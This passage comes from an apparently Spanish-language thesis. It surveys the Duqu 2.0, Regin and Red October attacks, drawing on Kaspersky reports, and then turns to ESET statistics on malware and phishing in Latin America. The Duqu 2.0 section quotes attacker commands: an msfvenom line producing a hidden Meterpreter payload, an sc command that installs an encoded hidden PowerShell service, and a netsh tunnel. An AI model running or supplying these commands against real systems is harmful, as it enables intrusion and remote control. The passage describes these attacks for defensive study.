- Implementar políticas de filtrado de correo por el tipo de extensión de los archivos adjuntos. Se deben bloquear todos los adjuntos con extensiones .exe y .scr. Algunas variantes también pueden venir en archivos de extensión .cab.

- Monitoreo constante de las conexiones de los equipos en la red para identificar comportamientos extraños o tráfico poco o nada usual.

- Todo el personal miembro de una institución ya sea esta pública o privada que use un ordenador, laptop o cualquier dispositivo que pueda tener acceso tanto al servicio de correo e Internet debe ser conocedor y estar capacitado en base a campañas acerca de los ataques provocado por malware, los correos electrónicos de dudosa procedencia o adulterado, enlaces acortados y temas relacionados a la ciberseguridad, para de esta forma impedir que mediante mecanismos como la ingeniería social y falsificación de identidad sean víctimas de un ciberataque.

3.2.2 Duqu 2.0

Esta amenaza fue encontrada por primera vez en el año 2015 por el equipo de ciberseguridad de un banco, después de detectar el código de un meterpreter dentro de la memoria física de un controlador de dominio. Los nombres de detección según Kaspersky Lab para este tipo de amenazas son MEM: Trojan.Win32.Cometer y MEM: Trojan.Win32.Metasploit; por lo que Kaspersky Lab participó en el análisis forense posterior a este ciberataque, encontrando el Metasploit framework que fue utilizado para generar scrips como el mostrado en la Figura 3.5, descubriendo de esta forma el uso de scripts en Windows PowerShell dentro del registro de Windows.

Figura 3.5: Representación del framework Metasploit utilizado durante el ciberataque Duqu 2.0.

Fuente: Kaspersky Lab. (2017)

Este script asigna memoria, resuelve WinAPIs y descarga el Meterpreter directamente a RAM. Este tipo de secuencias de comandos se pueden generar mediante la utilidad Msfvenom con las siguientes opciones de línea de comandos:

- msfvenom -p windows/meterpreter/bind_hidden_tcp AHOST=10.10.1.11 -f psh-cmd

Después de la generación exitosa de un script, los atacantes utilizaron la utilidad denominada *sc* para instalar un servicio malicioso (que ejecutará el script anterior) en el host de destino. Esto se puede hacer, por ejemplo, utilizando el siguiente comando:

- sc \\target_name create ATITscUA binpath= “C:\Windows\system32\cmd.exe /b /c start /b /min powershell.exe -nop -w hidden e aQBmACgAWwBJAG4AdABQAHQA…” start= manual

Posteriormente, luego de instalar el servicio, se configuró túneles para acceder al infectado remotamente usando el siguiente comando:

- netsh interface portproxy add v4tov4 listenport=4444 connectaddress=10.10.1.12 connectport=8080 listenaddress=0.0.0.0

Esto daría como resultado que todo el tráfico de red desde 10.10.1.11:4444 sea reenviado a 10.10.1.12:8080. Esta técnica de configuración de túneles de proxy proporcionará a los atacantes la capacidad de controlar cualquier host que utilice Windows PowerShell desde hosts remotos de Internet. El uso de secuencias de comandos en Windows PowerShell también requiere cambios en la política de escalado y ejecución de privilegios. Para lograrlo, los atacantes utilizaron las credenciales de las cuentas de servicio con privilegios administrativos capturados por la herramienta informática Mimikatz.

El análisis de los volcados de memoria y los registros de Windows de las máquinas afectadas permitió restaurar Meterpreter y Mimikatz. Estas herramientas se utilizaron para recopilar contraseñas de administradores de sistemas y para la administración remota de hosts infectados.

Según datos de Kaspersky Lab se ha encontrado más de 100 redes corporativas de bancos, organizaciones gubernamentales y compañías de telecomunicaciones infectadas con scripts maliciosos de PowerShell en el registro. Estos son detectados como Trojan.Multi.GenAutorunReg.c y HEUR: Trojan.Multi.Powecod.a. Este ciberataque tuvo repercusión a nivel mundial a nivel corporativo presentando incidentes en cada continente mostrado en la Figura 3.6; en latinoamérica los países más afectados por este ciberataque fueron Ecuador con 9 casos reportados y Brasil con 6 casos reportados. La tabla siguiente muestra el número de infecciones por país.




Figura 3.6: Representación de los países afectados por el ciberataque Duqu 2.0.
Fuente: Kaspersky Lab. (2017)

3.2.3 Regin

Regin fue un ciberataque revelado por Kaspersky Lab y Symantec en noviembre del año 2014; este es capaz de monitorear redes GSM además de realizar otras tareas de espionaje estándar; con la finalidad de controlar las redes remotamente en todos los niveles de acceso posibles. Dentro de estas víctimas se encuentran operadores de telecomunicaciones, instituciones gubernamentales, instituciones financieras, institutos de investigación, así como personas dedicadas a la investigación criptográfica avanzada como fue el caso de Jean-Jacques Quisquater que es un afamado criptógrafo y profesor de la Université Catholique de Louvain.

A nivel de naciones se contabilizaron 14 víctimas de Regin, mostradas en la Figura 3.7.




Figura 3.7: Representación de los países afectados por el ciberataque Regin.
Fuente: Kaspersky Lab. (2017)

El proceso del ciberataque es de tipo modular y consta de cinco etapas mostradas en la Figura 3.8.




Figura 3.8: Ciclo de ataque de Regin.
Fuente: Kaspersky Lab. (2017)

En la primera etapa normalmente es encontrado el único archivo ejecutable que será visible por la víctima. Los registros de las siguientes etapas son guardados directamente en la unidad de almacenamiento primaria como entradas de registro o atributos ampliados NTFS en los sistemas de 64

bits. Entre los archivos conocidos utilizados en la primera etapa se encuentran:

- system32\wsharp.dll
- system32\wshnetc.dll

Estos módulos son firmados con certificados digitales falsos, donde es modificada la cadena de certificados y enmascaran estos certificados falsos para que parezcan pertenecer a Microsoft Corporation y Broadcom Corporation para que el sistema confíe en sus firmas.

En segunda etapa se crea un archivo identificador utilizado para reconocer al equipo que se encuentra infectado; entre los archivos identificadores conocidos se encuentran los siguientes:

- %SYSTEMROOT%system32nsreg1.dat
- %SYSTEMROOT%system32bssec3.dat
- %SYSTEMROOT%system32msrdc64.dat

Esta etapa también contiene código adicional para eliminar el archivo de inicio de Regin si es ordenado por la tercera etapa, este contiene las claves del registro, los nombres de los directorios que contienen los archivos cifrados y la ubicación del controlador inicial.

La tercera etapa sólo es existente en los sistemas de 32 bits, donde es implementada como un módulo que provee las funcionalidades básicas del código malicioso, siendo responsable de operar el sistema de archivo virtual encriptado; mientras que en los de 64 bits, la segunda etapa es la encargada de ejecutar el modo de usuario denominado *despachador*, omitiendo de esta forma la tercera etapa en el sistema antes mencionado.

En la cuarta etapa el *despachador* es posiblemente el módulo más complejo utilizado en todo el ciberataque; este está encargado de proporcionar una interfaz de programación de aplicaciones (API) para tener acceso a sistemas de archivos virtuales (VFS), instrucciones de transporte en

la red y funciones de almacenamiento. El código malicioso de mayor relevancia es guardado en diferentes VFS, tienen nombres aleatorios y pueden localizarse en varios lugares en el sistema infectado.

La quinta y última etapa está determinada por el proceso de recolección de información de la víctima mediante intercepción de tráfico por mecanismos como man in the middle, keyloggers o generación automática de capturas de pantalas.

Este ciberataque Regin fue descubierto mediante una infección de una operadora GSM importante, debido a que se encontró una entrada de tipo VFS cifrada que contenía una identificación *50049.2*, y es considerada como un registro en un Controlador de Estación de Base GSM (BSC) mostrado en la Figura 3.9 de forma ya descifrada.

Figura 3.9: Vista del registro descifrado de actividades GSM en Regin.
Fuente: Kaspersky Lab. (2017)

Este controlador maneja y monitorea un conjunto estaciones transceptoras de base (BTS), siendo la encargada de la asignación de recursos de radio a las llamadas móviles y de intercambios de datos que se realizan entre otras estaciones de base bajo su dominio. Estas entradas del registro están compuestas de comandos OSS MML de Ericsson, que es un lenguaje

hombre-máquina determinado por la ITU-T; entre los comandos publicados en el controlador de estación base están los siguientes:

Tabla 3.5: Lista de comandos publicada en el controlador de estación de base, junto a su descripción.

Comandos	Descripción
2008-04-25 11:12:14: rxmop:moty=rxotrx	Verifica la versión del software
2008-04-25 11:58:16: rxmsp:moty=rxotrx	Lista de los ajustes actuales de transferencias de llamadas de la estación móvil
2008-04-25 14:37:05: rlcrp:cell=all	Lista de los ajustes de transferencias de llamadas para el controlador de estación de base
2008-04-26 04:48:54: rxble:mo=rxocf-170,subord	Activa la transferencia de llamadas
2008-04-26 06:16:22: rxtcp:MOty=RXOtg,cell=kst022a	Muestra el grupo transreceptor de una determinada célula
2008-04-27 03:31:57: rlstc:cell=pty013c,state=active	Activa celdas en la red GSM
2008-04-27 06:07:43: allip:acl=a2	Muestra alarmas externas
2008-04-28 06:27:55: dtstp:DIP=264rbl2	Muestra los ajustes DIgital Path usados para la supervisión de las líneas PCM conectadas
2008-05-02 01:46:02: rlstp:cell=all,state=halted	Desactiva celdas en la red GSM;
2008-05-08 06:12:48: rlmfc:cell=NGR035W,mbcchno=83&512&93&90&514&522,list type=active	Añade frecuencias a la lista de asignación de canales de control de transmisión activa
2008-05-08 07:33:12: rlnri:cell=NGR058y,cellr=ngr058x	Añade la célula vecina
2008-05-12 17:28:29: rrtpp:trapool=all	Muestra detalles del pool de transmisiones del transcodificador

Fuente: Elaboración propia.

El mecanismo C&C implementado en Regin es extremadamente sofisticado y se basa en drones de comunicación desplegados por los atacantes a través de las redes de sus víctimas. La mayor parte de las víctimas se comunican con otros equipos en su propia red interna, a través de varios protocolos, como se especifica en el archivo config. Estos protocolos incluyen HTTP y tuberías de red de Windows. El propósito de esta compleja infraestructura es lograr dos metas: darles a los atacantes acceso profundo a

la red, evitando potenciales vacíos de aire y restringir en lo posible el tráfico al C&C.

Tabla 3.6: Configuraciones extraídas de víctimas que conectan equipos infectados a redes virtuales con el complemento y descripción de los mismos.

Configuraciones	Descripción
17.3.40.101 transport 50037 0 0 y.y.y.5:80 ; transport 50051 217.y.y.yt:443	50037 - Transporte de red por HTTP
17.3.40.93 transport 50035 217.x.x.x:443 ; transport 50035 217.x.x.x:443	50035 - Transporte de red con base Winsock
50.103.14.80 transport 27 203.199.89.80 ; transport 50035 194.z.z.z:8080	27 - Oyente de red ICMP usando sockets básicos
51.9.1.3 transport 50035 192.168.3.3:445 ; transport 50035 192.168.3.3:9322	50035 - Transporte de red con base Winsock
18.159.0.1 transport 50271 DC ; transport 50271 DC50	271 - Transporte de red por el protocolo Server Message Block

Fuente: Elaboración propia.

Los equipos ubicados en la frontera de la red actúan como enrutadores, conectando a las víctimas desde el interior de la red con servidores de mando y control (C&C) de Internet del atacante.

3.2.4 Red October

El ciberataque denominado Red October fue presentado oficialmente en octubre de 2012 por un grupo de investigadores de Kaspersky Lab, debido a una intensa investigación y análisis de red debido a ataques en los equipos de diversas instalaciones diplomáticas, cuyo objetivo principal era reunir información sobre el tipo de sistema utilizado por la víctima, las características y equipos conectados a la red y bases de datos guardadas en las unidades de almacenamiento conectadas.

Este ciberataque usaba una modalidad de estudio de la potencial víctima basado en el spear-phishing, donde la víctima recibe un correo electrónico de un remitente conocido, que por obvias razones es considerado como inofensivo, asumiendo todas las características de un mensaje real y fiable en el que se adjunta archivos aparentemente auténticos relacionado con el

trabajo o vida personal del receptor. En este caso el ciberataque estaba estructurado para adquirir los datos contenidos en los distintos ordenadores presentes en la red, incluso infiltrándose en los dispositivos de telefonía móvil.

Red October tuvo repercusión en todos los continentes, mayoritariamente en Europa y Asia en entidades gubernamentales, mientras que en América del Sur dejó sus efectos en Brasil y Chile solamente sobre empresas locales. como se muestra en la Figura 3.10.




Figura 3.10: Naciones afectadas por Red October.
Fuente: Kaspersky Lab. (2017)

Uno de los aspectos más inquietantes radica en el tipo de archivos de datos robado de los sistemas atacados; entre las extensiones de los archivos atacados se encuentran: eretxt, csv, eml, doc, vsd, sxw, odt, docx, rtf, pdf, mdb, xls, wab, rst, xps, iau, cif, key, crt, cer, hse, pgp, gpg, xia, xiu, xis, xio, xig, acidcsa, acidsca, aciddsk, acidpvr, acidppr, acidssa. A su vez numerosas organizaciones institucionales entre las que están la OTAN, Unión Europea, y la French Département Maîtrise de l'Information, utilizan la aplicación denominada *Acid Cryptofiler*, que es un software utilizado para realizar cifrado asimétrico y de volumen, por lo que se estima que Red October es capaz de descifrar tanto mensajes como documentos cifrados por *Acid Cryptofiler*.

Kaspersky Lab. (2017) caracteriza este ciberataque en varios puntos:

- *Arquitectura única*: Los atacantes llevaron a cabo un ciberataque con la capacidad de rápida extensión de las funciones que reúnen inteligencia; a tal punto que el sistema es resistente a la toma de control del servidor C&C y permite al ataque recuperar el acceso a los equipos infectados utilizando canales de comunicación alternativos.

- *Amplia variedad de objetivos*: Además de las victimas tradicionales, el ciberataque fue capaz de robar datos incluso de dispositivos móviles, equipos de red empresarial Cisco y unidades de disco extraíbles.

- *Importación de exploits de terceros*: Las muestras que se lograron encontrar utilizaban código de exploit para vulnerabilidades en Microsoft Word y Microsoft Excel que fueron creadas por otros atacantes y empleadas durante diferentes ciberataques.

- *Identificación del atacante*: Basándose en los datos de registro de los servidores C&C y la información dejados en los ejecutables del malware, se cree firmemente que los atacantes tienen orígenes de habla rusa.

El código malicioso fue entregado a través de correo electrónico como archivos adjuntos (Microsoft Excel, Word y, probablemente, documentos PDF) que fueron adulterados con código de explotación para vulnerabilidades de ciberseguridad conocidas en las aplicaciones mencionadas. Adicionalmente los atacantes se infiltraron en las redes de las víctimas a través de un exploit de Java denominado 'Rhino' (CVE -2011 – 3544).

Justo después de que la víctima abriera el documento malicioso o visitara una URL malintencionada en un sistema vulnerable, el código

malicioso adjunto iniciaba la configuración del componente principal que, a su vez, manejaba la comunicación con los servidores C&C.

A continuación, el sistema recibe una serie de módulos adicionales de espionaje del servidor C&C, incluyendo módulos para manejar la infección de los teléfonos inteligentes.

El objetivo principal de los módulos de espionaje es robar información. Esto incluye archivos de diferentes sistemas criptográficos, como *Acid Cryptofiler* Toda la información recopilada está empaquetada, encriptada y sólo luego transferida al servidor C&C.

Este ciberataque estaba comprendido en dos etapas:

3.2.4.1 Infección inicial

Los correos electrónicos que iniciaron el ataque pudieron ser enviados usando uno de los siguientes métodos:

- Uso de un buzón anónimo de un proveedor de servicio de correo electrónico público gratuito.
- Uso de buzones de correo de organizaciones ya infectadas.

Según informa (Kaspersky Lab, 2017) se observaron al menos tres exploits diferentes para vulnerabilidades conocidas anteriormente: CVE-2009-3129 (MS Excel), CVE-2010-3333 (MS Word) y CVE-2012-0158 (MS Word) respectivamente. Los atacantes usaron estos exploits que se hicieron públicos y que originalmente provenían de otro ataque previamente conocido y dirigida con orígenes chinos; donde la única diferencia era el ejecutable que estaba infiltrado en el documento.

El archivo "LHAFD.GCP" se cifra con RC4 y se comprime con la biblioteca "Zlib". Este archivo es esencialmente una puerta trasera, que es decodificada por el módulo cargador (svchost.exe). El archivo descifrado se inyecta en la

memoria del sistema y es responsable de la comunicación con el servidor C&C.

En cualquier sistema infectado, cada tarea principal era realizada por la puerta trasera instalada previamente. El componente principal se inicia sólo después de que su ejecutable *svchost.exe* compruebe si la conexión a Internet está disponible; de ser ese el caso se conectaba a tres hosts de Microsoft: update.microsoft.com, www.microsoft.com y support.microsoft.com, como en muestra en la Figura 3.11.




Figura 3.11: Host utilizados para validad la conexión a Internet.

Fuente: Kaspersky Lab. (2017)

Una vez validada la conexión a Internet, el ejecutable activa el componente principal de puerta trasera que se conecta a sus servidores C&C como se observa en la Figura 3.12:




Figura 3.12: Captura de la comunicación del malware con el servidor C&C.

Fuente: Kaspersky Lab. (2017)

Durante la investigación se encontró más de 60 diferentes dominios de comando y control. Cada muestra de malware contiene tres dominios de este tipo, que están codificados en el componente principal de puerta trasera mostrada en la Figura 3.13:




Figura 3.13: Dominios del servidor C&C codificados dentro de la puerta trasera.
Fuente: Kaspersky Lab. (2017)

3.2.4.2 Instalación de módulos

Después de establecer una conexión con el servidor C&C, la puerta trasera inicia el proceso de comunicación, lo que conduce a la carga de módulos adicionales; estos módulos se pueden dividir en dos categorías: "sin conexión" y "en línea". La principal diferencia entre estas categorías es su comportamiento en el sistema infectado:

- "Sin conexión": existe como archivos en disco local, capaz de crear sus propias claves de registro del sistema, archivos de registro de disco local y puede comunicarse con los servidores de C&C por sí mismos.

- "En línea": existe sólo en la memoria del sistema y nunca se guarda en el disco local, no crea claves del registro, todos los registros también se guardan en la memoria en lugar del disco local y envía el resultado del trabajo al servidor C&C usando código propio.

Existe un módulo notable entre todos los demás, que es esencialmente creado para ser incrustado en Adobe Reader y aplicaciones de Microsoft Office el cual tiene como objetivo crear una forma infalible para recuperar el acceso al sistema de destino. El módulo espera un documento especialmente diseñado con código ejecutable adjunto y etiquetas especiales. El documento puede ser enviado a la víctima por correo electrónico. No tendrá un código de exploit y seguramente pasará todas las comprobaciones de seguridad. Sin embargo, al igual que con caso de exploit, el documento será procesado inmediatamente por el módulo y el módulo iniciará una aplicación maliciosa adjunta al documento.

CAPÍTULO 4: ANÁLISIS DE RESULTADOS Y PROPUESTA DE POLÍTICAS DE CIBERSEGURIDAD.

4.1. Análisis de resultados de los incidentes de ciberseguridad ocurridos en la última década

Basándose en los datos estadísticos de ESET en su reporte de seguridad a nivel de países de habla hispana en América Latina, mostrado en la Tabla 4.1, se visualiza que Ecuador ocupa la quinta posición entre los países, donde sus empresas fueron atacadas por medio de algún tipo de malware en sus equipos en el año 2016, mientras que ocupa el primer puesto en recibir ataques de phishing, muy por encima de los demás países en el mismo año, expuesto en la Tabla 4.2.

Tabla 4.1: Infecciones de malware por país en el año 2016.

País	Porcentaje de incidentes
México	45.3%
Honduras	43%
Nicaragua	53%
Guatemala	39.4%
República Dominicana	45.3%
Panamá	50.3%
El Salvador	44.5%
Costa Rica	42.4%
Venezuela	46.1%
Colombia	46.7%
Ecuador	45.6%
Perú	39.9%
Chile	37.6%
Paraguay	42.9%
Uruguay	22.2%
Argentina	31.2%

Fuente: ESET. (2017)

Tabla 4.2: Ataques de phishing por país en el año 2016.

País	Porcentaje de incidentes
México	16.1%
Honduras	6.5%
Nicaragua	15.2%

Guatemala	13.9%
República Dominicana	8.9%
Panamá	8.6%
El Salvador	14.5%
Costa Rica	15.1%
Venezuela	12.2%
Colombia	12.6%
Ecuador	20.9%
Perú	16.6%
Chile	14.6%
Paraguay	14.3%
Uruguay	14.8%
Argentina	15.9%

Fuente: ESET. (2017)

Donde esta información evidencia que Ecuador presenta más vulnerabilidades en cuanto a ciberseguridad se refiere, en comparación a los demás países. Los datos fueron analizados utilizando los 49 indicadores del CMM (Modelo de Madurez de Capacidad de Ciberseguridad), que se dividen entre cinco dimensiones.

- Políticas y estrategia
- Cultura y sociedad
- Educación
- Marco jurídico
- Tecnologías

Estas dimensiones se tomaron como referencia del informe de ciberseguridad del Banco Interamericano de Desarrollo y la Organización de Estados Americanos, y serán considerados sus factores determinantes para establecer una valoración sobre 5 puntos en los mismos, como se muestra en la Tabla 4.3.

Tabla 4.3: Valoración de las dimensiones de ciberseguridad por país.

País	Dimensiones				
	Política y estrategia	**Cultura y sociedad**	**Educación**	**Marco legal**	**Tecnologías**
México	2	2.4	2.4	2.5	2.3
Honduras	1	1.2	1.6	1.1	1.1
Nicaragua	1	1	1	1.4	1.1
Guatemala	1	1.4	1.8	1.5	1.1
República Dominicana	1	2	1.8	3.4	1.4
Panamá	1.7	1.9	1.8	2	1.7
El Salvador	1	1.8	1.8	1.9	1.2
Costa Rica	1.2	2	1.8	2.5	1.6
Venezuela	1	1.6	1.6	2	1.6
